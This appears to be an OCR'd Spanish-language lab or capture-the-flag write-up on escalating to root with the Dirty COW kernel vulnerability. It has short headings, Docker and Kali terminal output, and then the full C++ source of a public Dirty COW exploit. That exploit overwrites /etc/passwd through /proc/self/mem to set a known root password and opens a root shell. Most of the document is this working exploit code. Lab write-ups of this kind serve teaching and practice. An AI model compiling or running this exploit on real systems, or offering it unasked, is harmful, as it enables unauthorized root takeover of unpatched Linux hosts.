

Escalamiento de privilegios usando el exploit Dirty Cow

Exploit descargado de Exploit DB.



```
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License as published by
// the Free Software Foundation; either version 3 of the License, or
// (at your option) any later version.
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
// You should have received a copy of the GNU General Public License
// along with this program; if not, write to the Free Software Foundation,
// Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301  USA
// ---------------------------------------------------------------------
#include <cstdlib>
#include <util.h>
#include <iostream>
#include <fstream>
#include <string>
#include <thread>
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <pwd.h>
#include <pty.h>
#include <string.h>
#include <termios.h>
#include <sys/wait.h>
#include <signal.h>

#define  BUFFSIZE    1024
#define  PWDFILE     "/etc/passwd"
#define  BAKFILE     "./.ssh_bak"
#define  TMPBAKFILE  "/tmp/.ssh_bak"
#define  PSM         "/proc/self/mem"
#define  ROOTID      "root:"
#define  SSHDID      "sshd:"
#define  MAXITER     300
#define  DEFPWD      "$6$P7xBAooQEZX/ham$9L7U0KJoihNgQakyfOQokDgQWLSTFZGB9LUU7T0W2kH1rtJXTzt9mG4qOoz9Njt.tIklLtLosiaeCBsZm8hND/"
#define  TXTPWD      "dirtyCowFun\n"
#define  DISABLEWB   "echo 0 > /proc/sys/vm/dirty_writeback_centisecs\n"
#define  EXITCMD     "exit\n"
#define  CPCMD       "cp "
#define  RMCMD       "rm "
```

Acceso al contenedor compile-ubuntu16




```
docker: permission denied while trying to connect to the Docker daemon sock
denied

Run 'docker run --help' for more information

┌──(kali㉿kali)-[~]
└─$ sudo docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
58690f9b18fc: Pull complete
b51569e7c507: Pull complete
da8ef40b9eca: Pull complete
fb15d46c38dc: Pull complete
Digest: sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffe
Status: Downloaded newer image for ubuntu:16.04
docker.io/library/ubuntu:16.04

┌──(kali㉿kali)-[~]
└─$ sudo docker run -it --name compile-ubuntu16 ubuntu:16.04
root@41dd639c61a4:/# g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty d
bash: g++: command not found
root@41dd639c61a4:/# nano dirty.cpp
bash: nano: command not found
root@41dd639c61a4:/# dirty.cpp
bash: dirty.cpp: command not found
root@41dd639c61a4:/# scp dirty student@192.168.1.21:/home/student
bash: scp: command not found
root@41dd639c61a4:/#
```


Tranferencia de dirty.c

Explotacion exitosa de la vulnerabilidad Dirty Cow

Acceso a root



Contenido del archivo flag.txt



Código completo del exploit utilizado en el archivo dirty.c

```
// EDB-Note: Compile:   g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil

// EDB-Note: Recommended way to run:   ./dcow -s    (Will automatically do "echo 0 >
/proc/sys/vm/dirty_writeback_centisecs")

//

// ---------------------------------------------------------------

// Copyright (C) 2016  Gabriele Bonacini

//

// This program is free software; you can redistribute it and/or modify

// it under the terms of the GNU General Public License as published by

// the Free Software Foundation; either version 3 of the License, or

// (at your option) any later version.

// This program is distributed in the hope that it will be useful,

// but WITHOUT ANY WARRANTY; without even the implied warranty of

// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the

// GNU General Public License for more details.

// You should have received a copy of the GNU General Public License

// along with this program; if not, write to the Free Software Foundation,

// Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301  USA

// ---------------------------------------------------------------


#include <iostream>

#include <fstream>

#include <string>

#include <thread>

#include <sys/mman.h>

#include <fcntl.h>

#include <unistd.h>

#include <sys/types.h>

#include <pwd.h>

#include <pty.h>

#include <string.h>

#include <termios.h>

#include <sys/wait.h>
```

```
#include <signal.h>


#define  BUFFSIZE   1024

#define  PWDFILE    "/etc/passwd"

#define  BAKFILE    "./.ssh_bak"

#define  TMPBAKFILE  "/tmp/.ssh_bak"

#define  PSM        "/proc/self/mem"

#define  ROOTID     "root:"

#define  SSHDID     "sshd:"

#define  MAXITER    300

#define  DEFPWD
"$6$P7xBAooQEZX/ham$9L7U0KJoihNgQakyfOQokDgQWLSTFZGB9LUU7T0W2kH1rtJXTzt9mG4qOoz9
Njt.tIklLtLosiaeCBsZm8hND/"

#define  TXTPWD     "dirtyCowFun\n"

#define  DISABLEWB   "echo 0 > /proc/sys/vm/dirty_writeback_centisecs\n"

#define  EXITCMD    "exit\n"

#define  CPCMD      "cp "

#define  RMCMD      "rm "


using namespace std;


class Dcow{

  private:

    bool          run,      rawMode,    opShell,   restPwd;

    void          *map;

    int           fd,       iter,       master,    wstat;

    string        buffer,   etcPwd,     etcPwdBak,

                  root,     user,       pwd,       sshd;

    thread        *writerThr, *madviseThr, *checkerThr;

    ifstream      *extPwd;

    ofstream      *extPwdBak;

    struct passwd   *userId;

    pid_t         child;

    char          buffv[BUFFSIZE];
```

```
    fd_set          rfds;
    struct termios    termOld,    termNew;
    ssize_t         ign;

    void exitOnError(string msg);
  public:
    Dcow(bool opSh, bool rstPwd);
    ~Dcow(void);
    int  expl(void);
};

Dcow::Dcow(bool opSh, bool rstPwd) : run(true), rawMode(false), opShell(opSh), restPwd(rstPwd),
            iter(0), wstat(0), root(ROOTID), pwd(DEFPWD), sshd(SSHDID), writerThr(nullptr),
            madviseThr(nullptr), checkerThr(nullptr), extPwd(nullptr), extPwdBak(nullptr),
            child(0){
  userId = getpwuid(getuid());
  user.append(userId->pw_name).append(":");
  extPwd = new ifstream(PWDFILE);
  while (getline(*extPwd, buffer)){
    buffer.append("\n");
    etcPwdBak.append(buffer);
    if(buffer.find(root) == 0){
      etcPwd.insert(0, root).insert(root.size(), pwd);
      etcPwd.insert(etcPwd.begin() + root.size() + pwd.size(),
                  buffer.begin() + buffer.find(":", root.size()), buffer.end());
    }else if(buffer.find(user) == 0 ||  buffer.find(sshd) == 0 ){
      etcPwd.insert(0, buffer);
    }else{
      etcPwd.append(buffer);
    }
  }
  extPwdBak = new ofstream(restPwd ? TMPBAKFILE : BAKFILE);
  extPwdBak->write(etcPwdBak.c_str(), etcPwdBak.size());
```

```
  extPwdBak->close();
  fd = open(PWDFILE,O_RDONLY);
  map = mmap(nullptr, etcPwdBak.size(), PROT_READ,MAP_PRIVATE, fd, 0);
}

Dcow::~Dcow(void){
  extPwd->close();
  close(fd);
  delete extPwd; delete extPwdBak; delete madviseThr; delete writerThr; delete checkerThr;
  if(rawMode)   tcsetattr(STDIN_FILENO, TCSANOW, &termOld);
  if(child != 0) wait(&wstat);
}

void Dcow::exitOnError(string msg){
    cerr << msg << endl;
    // if(child != 0) kill(child, SIGKILL);
    throw new exception();
}

int  Dcow::expl(void){
  madviseThr = new thread([&](){ while(run){ madvise(map, etcPwdBak.size(), MADV_DONTNEED);}
});
  writerThr  = new thread([&](){ int fpsm = open(PSM,O_RDWR);
                        while(run){ lseek(fpsm, reinterpret_cast<off_t>(map), SEEK_SET);
                                ign = write(fpsm, etcPwd.c_str(), etcPwdBak.size()); }
                    });
  checkerThr = new thread([&](){ while(iter <= MAXITER){
                            extPwd->clear(); extPwd->seekg(0, ios::beg);
                            buffer.assign(istreambuf_iterator<char>(*extPwd),
                                        istreambuf_iterator<char>());
                            if(buffer.find(pwd) != string::npos &&
                              buffer.size() >= etcPwdBak.size()){
                                run = false; break;
```

```
                    }
                        iter ++; usleep(300000);
                }
                    run = false;
                });

 cerr << "Running ..." << endl;
 madviseThr->join();
 writerThr->join();
 checkerThr->join();

 if(iter <= MAXITER){
    child = forkpty(&master, nullptr, nullptr, nullptr);

    if(child == -1) exitOnError("Error forking pty.");

    if(child == 0){
       execlp("su", "su", "-", nullptr);
       exitOnError("Error on exec.");
    }

    if(opShell) cerr << "Password overridden to: " <<  TXTPWD << endl;
    memset(buffv, 0, BUFFSIZE);
    ssize_t bytes_read = read(master, buffv, BUFFSIZE - 1);
    if(bytes_read <= 0) exitOnError("Error reading  su prompt.");
    cerr << "Received su prompt (" << buffv << ")" << endl;

    if(write(master, TXTPWD, strlen(TXTPWD)) <= 0)
        exitOnError("Error writing pwd on tty.");

    if(write(master, DISABLEWB, strlen(DISABLEWB)) <= 0)
        exitOnError("Error writing cmd on tty.");
```

```
    if(!opShell){
        if(write(master, EXITCMD, strlen(EXITCMD)) <= 0)
            exitOnError("Error writing exit cmd on tty.");
    }else{
        if(restPwd){
            string restoreCmd = string(CPCMD).append(TMPBAKFILE).append("
").append(PWDFILE).append("\n");
            if(write(master, restoreCmd.c_str(), restoreCmd.size()) <= 0)
                exitOnError("Error writing restore cmd on tty.");
            restoreCmd      = string(RMCMD).append(TMPBAKFILE).append("\n");
            if(write(master, restoreCmd.c_str(), restoreCmd.size()) <= 0)
                exitOnError("Error writing restore cmd (rm) on tty.");
        }

        if(tcgetattr(STDIN_FILENO, &termOld) == -1 )
            exitOnError("Error getting terminal attributes.");

        termNew             = termOld;
        termNew.c_lflag     &= static_cast<unsigned long>(~(ICANON | ECHO));

        if(tcsetattr(STDIN_FILENO, TCSANOW, &termNew) == -1)
            exitOnError("Error setting terminal in non-canonical mode.");
        rawMode = true;

        while(true){
            FD_ZERO(&rfds);
            FD_SET(master, &rfds);
            FD_SET(STDIN_FILENO, &rfds);

            if(select(master + 1, &rfds, nullptr, nullptr, nullptr) < 0 )
                exitOnError("Error on select tty.");

            if(FD_ISSET(master, &rfds)) {
```

```
            memset(buffv, 0, BUFFSIZE);
            bytes_read = read(master, buffv, BUFFSIZE - 1);
            if(bytes_read <= 0) break;
            if(write(STDOUT_FILENO, buffv, bytes_read) != bytes_read)
                exitOnError("Error writing on stdout.");
        }

        if(FD_ISSET(STDIN_FILENO, &rfds)) {
            memset(buffv, 0, BUFFSIZE);
            bytes_read = read(STDIN_FILENO, buffv, BUFFSIZE - 1);
            if(bytes_read <= 0) exitOnError("Error reading from stdin.");
            if(write(master, buffv, bytes_read) != bytes_read) break;
        }
    }
  }

  return [](int ret, bool shell){
    string msg = shell ? "Exit.\n" : string("Root password is:   ") + TXTPWD + "Enjoy! :-)\n";
    if(ret <= MAXITER){cerr << msg; return 0;}
    else{cerr << "Exploit failed.\n"; return 1;}
  }(iter, opShell);
}

void printInfo(char* cmd){
    cerr << cmd << " [-s] [-n] | [-h]\n" << endl;
    cerr << " -s  open directly a shell, if the exploit is successful;" << endl;
    cerr << " -n  combined with -s, doesn't restore the passwd file." << endl;
    cerr << " -h  print this synopsis;" << endl;
    cerr << "\n If no param is specified, the program modifies the passwd file and exits." << endl;
    cerr << " A copy of the passwd file will be create in the current directory as .ssh_bak" << endl;
    cerr << " (unprivileged user), if no parameter or -n is specified.\n" << endl;
    exit(1);
```

```
}

int main(int argc, char** argv){
  const char  flags[]   = "shn";
  int        c;
  bool       opShell   = false,
             restPwd   = true;

  opterr = 0;
  while ((c = getopt(argc, argv, flags)) != -1){
    switch (c){
      case 's':
        opShell = true;
      break;
      case 'n':
        restPwd = false;
      break;
      case 'h':
        printInfo(argv[0]);
      break;
      default:
        cerr << "Invalid parameter." << endl << endl;
        printInfo(argv[0]);
    }
  }

  if(!restPwd && !opShell){
        cerr << "Invalid parameter: -n requires -s" << endl << endl;
        printInfo(argv[0]);
  }

  Dcow dcow(opShell, restPwd);
  return dcow.expl();
```

}